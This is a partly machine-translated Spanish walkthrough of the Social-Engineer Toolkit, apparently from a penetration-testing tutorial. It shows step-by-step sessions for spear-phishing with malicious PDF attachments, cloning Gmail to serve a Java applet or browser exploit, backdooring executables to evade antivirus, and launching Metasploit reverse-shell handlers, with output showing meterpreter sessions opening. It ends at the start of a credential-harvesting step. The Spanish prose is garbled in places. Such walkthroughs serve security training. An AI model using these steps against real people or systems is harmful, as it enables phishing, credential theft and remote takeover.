The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate script src="http://YOURIP/". This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default):

El vector de ataque web se utiliza mediante la realización de ataques de phishing contra de la víctima con la esperanza de que haga clic en el enlace. Hay una gran variedad de ataques que pueden ocurrir una vez que haga clic. Nos sumergiremos en cada uno de los ataques en el futuro.

### **"3. Infecciosas generador de los medios de comunicación"**

La infecciosas USB / DVD Creator desarrollar una capacidad de carga Metasploit para usted y para diseñar un archivo autorun.inf que una vez quemado o colocado en un dispositivo USB, se activará una función de ejecución automática y se espera comprometer el sistema. Este vector de ataque es relativamente simple en la naturaleza y se basa en el despliegue de los dispositivos con el sistema físico.

### **"4. Crear un Payload y el oyente"**

El payload crear y el oyente es un wrapper alrededor de Metasploit extremadamente simple para crear un payload, de exportación del exe para usted y para generar un oyente. Usted tendría que transferir el exe en el equipo de la víctima y lo ejecuta con el fin de que funcione correctamente.

### **"5. Mass Mailer ataque"**

El ataque mass Mailer le permitirá enviar correos electrónicos a múltiples víctimas y personalizar los mensajes. Esta opción no permite crear payloads, por lo que se utiliza generalmente para realizar un

## *ataque de phishing masivo.*

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to program the device to act as a keyboard. Teensy's have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.

You will need to purchase the Teensy USB device, it's roughly \$22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.

For more information on specifications and good tutorials visit:

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

To purchase a Teensy, visit: <http://www.pjrc.com/store/teensy.html>

Select a payload to create the pde file to import into Arduino:

1. Powershell HTTP GET MSF Payload
2. WSCRIPT HTTP GET MSF Payload
3. Powershell based Reverse Shell
4. Return to the main menu.

Enter your choice:

El teensy USB HID es un método usado por la compra de un dispositivo basado en hardware de prjc.com y la programación de una manera que hace que el pequeño microcontrolador USB aparezca exactamente igual que un teclado. La parte importante tener en cuenta con esto es que no pasa por las capacidades de ejecución automática y se puede reducir payloads en el sistema a través de la memoria flash a bordo. La simulación del teclado le permite escribir caracteres de una manera que puede utilizar descargadores y explotar el sistema.

### **7 Actualización Metasploit framework**

### **8. Actualizar el kit de herramientas de social-Ingeniero SET**

### **9. Ayuda, créditos, y Acerca de**

### **10. Salir del Kit de herramientas de social-ingeniero SET**

Los menús anteriores se realizan actualizaciones en Metasploit framework, el kit de herramientas de social-Ingeniero SET, proporcionar ayuda y créditos, y por último la salida del kit de herramientas de social-ingeniero SET (¿por qué querías hacer eso?).

# Spear-Phishing Attack Vector

## Spear Phishing-vector de ataque

Como se mencionó anteriormente, el spear phishing vector de ataque puede ser usado para enviar mensajes de correo electrónico dirigido con archivos adjuntos maliciosos. En este ejemplo, vamos a diseñar un , se integran en GMAIL y enviar un PDF malicioso a la víctima. Una cosa a notar es que usted puede crear y guardar sus propias plantillas de usar para futuros ataques SE o puede utilizar los pre-construidos. Cuando se utiliza a sólo tenga en cuenta que cuando se oprime la tecla Enter para los impagos, siempre será el puerto 443 en la parte posterior conexión inversa y un payload meterpreter inverso.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 1

Welcome to the SET E-Mail attack method. This module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (it is installed in BT) and change the config/set\_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice: 1

Select the file format exploit you want.  
The default is the PDF embedded EXE.

\*\*\*\*\* PAYLOADS \*\*\*\*\*

1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2. Adobe Flash Player 'Button' Remote Code Execution
3. Adobe CoolType SING Table 'uniqueName' Overflow
4. Adobe Flash Player 'newfunction' Invalid Pointer Use
5. Adobe Collab.collectEmailInfo Buffer Overflow
6. Adobe Collab.getIcon Buffer Overflow
7. Adobe JBIG2Decode Memory Corruption Exploit
8. Adobe PDF Embedded EXE Social Engineering
9. Adobe util.printf() Buffer Overflow
10. Custom EXE to VBA (sent via RAR) (RAR required)
11. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
12. Adobe PDF Embedded EXE Social Engineering (NOJS)

Enter the number you want (press enter for default): **1**

1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse\_TCP
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)
5. Windows Meterpreter Reverse\_TCP (X64)
6. Windows Shell Bind\_TCP (X64)

Enter the payload you want (press enter for default):

[\*] Windows Meterpreter Reverse TCP selected.

Enter the port to connect back on (press enter for default):

[\*] Defaulting to port 443...

[\*] Generating fileformat exploit...

[\*] Please wait while we load the module tree...

[\*] Started reverse handler on 172.16.32.129:443

[\*] Creating 'template.pdf' file...

[\*] Generated output file /pentest/exploits/set/src/program\_junk/template.pdf

[\*] Payload creation complete.

[\*] All payloads get sent to the src/msf\_attacks/template.pdf directory

[\*] Payload generation complete. Press enter to continue.

As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

Enter your choice (enter for default): **1**

Keeping the filename and moving on.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.



What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

Enter your choice: 1

Do you want to use a predefined template or craft a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

Enter your choice: 1

Below is a list of available templates:

- 1: Baby Pics
- 2: Strange internet usage from your computer
- 3: New Update
- 4: LOL...have to check this out...
- 5: Dan Brown's Angels & Demons
- 6: Computer Issue
- 7: Status Report

Enter the number you want to use: 7

Enter who you want to send email to: [kennedyd013@gmail.com](mailto:kennedyd013@gmail.com)

What option do you want to use?

1. Use a GMAIL Account for your email attack.
2. Use your own server or open relay

Enter your choice: 1

Enter your GMAIL email address: [kennedyd013@gmail.com](mailto:kennedyd013@gmail.com)

Enter your password for gmail (it will not be displayed back to you):

SET has finished delivering the emails.

Do you want to setup a listener yes or no: yes

**[ - ] \*\*\***

**[ - ] \* WARNING: No database support: String User Disabled Database Support**

**[ - ] \*\*\***

The logo for Metasploit, featuring the word "metasploit" in a stylized, cyan-colored font with a grid-like pattern.

```
= [ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
= [ svn r10268 updated today (2010.09.09)
```

```
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...

msf exploit(handler) >
```

**Una vez que el ataque es toda la configuración, la víctima abre el correo electrónico y abre el PDF a:**

Greetings,

Please view the latest status report.

Thanks,

Rich



template.pdf

70K [View as HTML](#) [Download](#)

Tan pronto como la víctima abre el archivo adjunto, una shell se presenta de nuevo a nosotros:

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1139) at Thu
Sep 09 09:58:06 -0400 2010
```

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > shell
Process 3940 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>
```

El ataque de phishing lanza se puede enviar a varias personas o individuos, que se integra en el correo de Google, y puede ser totalmente personalizada según sus necesidades para el vector de ataque. En general este es muy eficaz para el correo electrónico de phishing lanza.

# Java Applet Attack Vector

El Applet de Java es uno de los principales vectores dentro de un conjunto y tiene la mayor tasa de éxito para el compromiso. El un applet de Java va a crear un applet de Java malicioso que, una vez ejecutado, por completo compromiso de la víctima. El truco con SET es que se puede clonar por completo un sitio web y una vez que la víctima se ha quedado clic en él, volverá a dirigir a la víctima de vuelta a la página de origen que hace el ataque mucho más creíble. Este vector de ataque afecta a Windows, Linux y OSX y pueden poner en peligro a todos. Recuerde, si desea personalizar este vector de ataque, editar el archivo config / set\_config con el fin de cambiar la información del certificado con firma personal. En este vector de ataque específico, puede seleccionar las plantillas web que se pre-definidos los sitios web que ya han sido cosechados, o puede importar su propio sitio web. En este ejemplo vamos a utilizar el clonador sitio que clonar a un sitio web para nosotros. Vamos a lanzar SET y preparación de nuestro ataque.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate script src="http://YOURIP/". This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

Enter the url to clone: https://gmail.com

[\*] Cloning the website: https://gmail.com

[\*] This could take a little bit...

[\*] Injecting Java Applet attack into the newly cloned website.

[\*] Filename obfuscation complete. Payload name is: tgbYm1k69

**[\*] Malicious java applet website prepped for deployment**

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP send back to attacker.	Spawn a command shell on victim and
2. Windows Reverse_TCP Meterpreter send back to attacker.	Spawn a meterpreter shell on victim and
3. Windows Reverse_TCP VNC DLL back to attacker.	Spawn a VNC server on victim and send
4. Windows Bind Shell port on remote system.	Execute payload and create an accepting
5. Windows Bind Shell X64 Inline	Windows x64 Command Shell, Bind TCP
6. Windows Shell Reverse_TCP X64 Inline	Windows X64 Command Shell, Reverse TCP
7. Windows Meterpreter Reverse_TCP X64 x64), Meterpreter	Connect back to the attacker (Windows
8. Windows Meterpreter Egress Buster port home via multiple ports	Spawn a meterpreter shell and find a
9. Import your own executable	Specify a path for your own executable

Enter choice (hit enter for default): 2

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid\_utf8\_tolower (Normal)
2. shikata\_ga\_nai (Very Good)
3. alpha\_mixed (Normal)
4. alpha\_upper (Normal)
5. call4\_dword\_xor (Normal)
6. countdown (Normal)
7. fnstenv\_mov (Normal)
8. jmp\_call\_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode\_mixed (Normal)
12. unicode\_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default): 16

**[-]** Enter the PORT of the listener (enter for default): 443

**[-]** Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

**[-]** Backdoor completed successfully. Payload is now hidden within a legit executable.

\*\*\*\*\*  
Do you want to create a Linux/OSX reverse\_tcp payload  
in the Java Applet attack as well?  
\*\*\*\*\*

```
Enter choice yes or no: yes
Enter the port to listen for on OSX: 8080
Enter the port to listen for on Linux: 8081
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/shell_reverse_tcp
Length: 65
Options: LHOST=172.16.32.129,LPORT=8080
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=172.16.32.129,LPORT=8081
```

```
*****
Web Server Launched. Welcome to the SET Web Attack.
*****
```

```
[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]
```

```
[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***
```




```
= [ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
= [ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD osx/x86/shell_reverse_tcp
PAYLOAD => osx/x86/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8080
LPORT => 8080
```

```
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
[*] Started reverse handler on 0.0.0.0:443
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> set AutoRunScript migrate -f
[*] Started reverse handler on 172.16.32.129:8080
AutoRunScript => migrate -f
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:8081
[*] Starting the payload handler...
```



En este ataque, hemos creado nuestro escenario para clonar <https://gmail.com> y utilizar el vector de meterpreter inverso en el puerto 443. Hemos utilizado el ejecutable de de backdoor para eludir suerte de anti-virus y configurar el Metasploit framework multi-controlador para coger las conexiones inverso. Si desea utilizar un correo electrónico con este vector de ataque, puede editar el archivo config / set\_config y cambiar el WEBATTACK\_EMAIL = OFF para WEBATTACK\_EMAIL = ON. Al llegar a la víctima a hacer clic en un enlace o anímelo a su sitio web, que se verá algo como esto:



Tan pronto como la víctima hace clic en Ejecutar, se presenta una shell meterpreter, y la víctima es enviado de nuevo a la original sitio de Google completamente conscientes de que han sido comprometidos.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183) at Thu
Sep 09 10:06:57 -0400 2010
```

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>
```

# Metasploit Browser Attack Method

El navegador de Metasploit framework Método Exploit importará Metasploit framework explota el lado del cliente con la posibilidad de clonar a un sitio web y utilizar basados en el navegador explota. Echemos un rápido vistazo a la ejecución de una explotación de navegador a través de SET.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate script src="http://YOURIP/". This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 2

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

Enter the browser exploit you would like to use

1. Internet Explorer CSS Tags Memory Corruption
2. Sun Java Runtime New Plugin doctype Buffer Overflow
3. Microsoft Windows WebDAV Application DLL Hijacker
4. Adobe Shockwave rcsL Memory Corruption Exploit
5. Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
6. Apple QuickTime 7.6.7 \_Marshaled\_pUnk Code Execution
7. Microsoft Help Center XSS and Command Execution (MS10-042)
8. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
9. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
10. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
11. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
12. Microsoft Internet Explorer Style getElementbyTagName Corruption (MS09-072)
13. Microsoft Internet Explorer isComponentInstalled Overflow
14. Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)

- 15. Microsoft Internet Explorer Unsafe Scripting Misconfiguration
- 16. FireFox 3.5 escape Return Value Memory Corruption
- 17. Metasploit Browser Autopwn (USE AT OWN RISK!)

Enter your choice (1-12) (enter for default): 7

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP send back to attacker.	Spawn a command shell on victim and
2. Windows Reverse_TCP Meterpreter send back to attacker.	Spawn a meterpreter shell on victim and
3. Windows Reverse_TCP VNC DLL back to attacker.	Spawn a VNC server on victim and send
4. Windows Bind Shell	Execute payload and create an accepting
5. Windows Bind Shell X64 Inline	Windows x64 Command Shell, Bind TCP
6. Windows Shell Reverse_TCP X64 Inline	Windows X64 Command Shell, Reverse TCP
7. Windows Meterpreter Reverse_TCP X64 x64), Meterpreter	Connect back to the attacker (Windows
8. Windows Meterpreter Egress Buster port home via multiple ports	Spawn a meterpreter shell and find a
9. Download/Run your Own Executable	Downloads an executable and runs it

Enter choice (example 1-8) (Enter for default):

Enter the port to use for the reverse (enter for default):

```
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.
```

```
*****
Web Server Launched. Welcome to the SET Web Attack.
*****
```

[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]

```
[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***
```

```

          ##
## ## ##### ##### ##### ##### ## ##### ## ##
##### ## ## ## ## ## ## ## ## ## ## ## ## ## ##
##### ##### ## ##### ##### ## ## ## ## ## ## ##
## # ## ## ## ## ## ## ## ## ## ## ## ## ## ##
## ## ##### ## ##### ##### ## ##### ##### ##
          ##

```

```

+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use windows/browser/ms10_002_aurora
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.32.129:8080/
[*] Server started.

```

Una vez que la víctima se desplaza a nuestro sitio web malicioso, se verá exactamente igual que el sitio clonado y comprometer el sistema.

```

[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183) at Thu
Sep 09 10:14:22 -0400 2010

```

```

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

```

```

meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```

```

C:\Documents and Settings\Administrator\Desktop>

```

# Credential Harvester Attack Method

El método de credenciales harvester se utiliza cuando no se quiere obtener un shell, pero específicamente realizar ataques de phishing para obtener nombre de usuario y contraseñas del sistema. En este vector de ataque, un sitio web se va a clonar, y cuando la víctima entra en sus credenciales de usuario, los nombres de usuario y contraseñas se publicarán de nuevo a su equipo y la víctima va a ser redirigido al sitio legítimo.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

Email harvester will allow you to utilize the clone capabilities within SET to harvest credentials or parameters from a website as well as place them into a report.

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[\*] Cloning the website: <https://gmail.com>

[\*] This could take a little bit...

